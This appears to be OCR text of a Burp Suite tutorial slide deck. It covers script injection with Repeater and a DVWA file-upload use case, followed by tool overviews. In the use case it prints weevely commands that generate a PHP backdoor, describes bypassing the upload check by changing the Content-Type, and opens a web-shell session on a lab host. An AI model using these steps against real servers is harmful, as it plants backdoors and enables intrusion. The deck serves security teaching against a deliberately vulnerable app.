
Repeater – updating injected script



Repeater - encoding inserted script




Script was inserted successfully



Use Case 4
File Upload Vulnerability


Target Field




Here, DVWA Security level set to **Medium** and Intercept is ON

Uploading an Image file

Selecting the File to upload




Request intercepted in Burp




Request is forwarded

Uploaded image's location




Creating a backdoor payload




Weevely is a tool used to create backdoor payloads


Alternatively, MSFVenom could be used

Uploading payload file




Changing the Content Type






Request is now forwarded



File Uploaded Successfully



We now have access to this box

```
root@shika:~# weevely generate password ~/dvwapayload.php
Generated backdoor with password 'password' in '/root/dvwapayload.php' of 1479 byte size.
root@shika:~# weevely http://192.168.159.130/DVWA/hackable/uploads/dvwapayload.php password

[+] weevely 3.2.0

[+] Target:     192.168.159.130
[+] Session:    /root/.weevely/sessions/192.168.159.130/dvwapayload_1.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Burp Suite Editions

- Community Editions
  - Free version
  - Contains essential manual tools
- Professional
  - Costs $349 per user per year
  - Contains basic and advanced manual tools
  - Contains web application vulnerability scanners

Alternatives to Burp Suite

- OWASP Zed Attack Proxy
- Arachni
- Vega
- Websecurify
- IBM Rational App Scan

SUMMARY OF TABS

- **Target** - This tool contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities.
- **Proxy** - This is an intercepting web proxy that operates between the end browser and the target web application server. It lets you intercept, inspect and modify the raw traffic passing in both directions.
- **Spider** - This is an intelligent application-aware web spider that can crawl an application to locate its content and functionality.
- **Scanner** - This is a web vulnerability scanner, this automatically discover numerous types of vulnerabilities.
- **Intruder** - This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster and more effective.
- **Repeater** - This is a simple tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.
- **Sequencer** - This is a tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.
- **Decoder** - This is a useful tool for performing manual or intelligent decoding and encoding of application data.
- **Comparer** - This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.
- **Extender** - This lets you load Burp extensions, to extend Burp's functionality using third-party code.

References

- http://resources.infosecinstitute.com/burp-suite-walkthrough/#gref
- https://en.wikipedia.org/wiki/Burp_suite
- https://portswigger.net/burp/help/suite_gettingstarted
- http://resources.infosecinstitute.com/pentesting-mobile-applications-burpsuite/

ANY QUESTIONS?

THANK YOU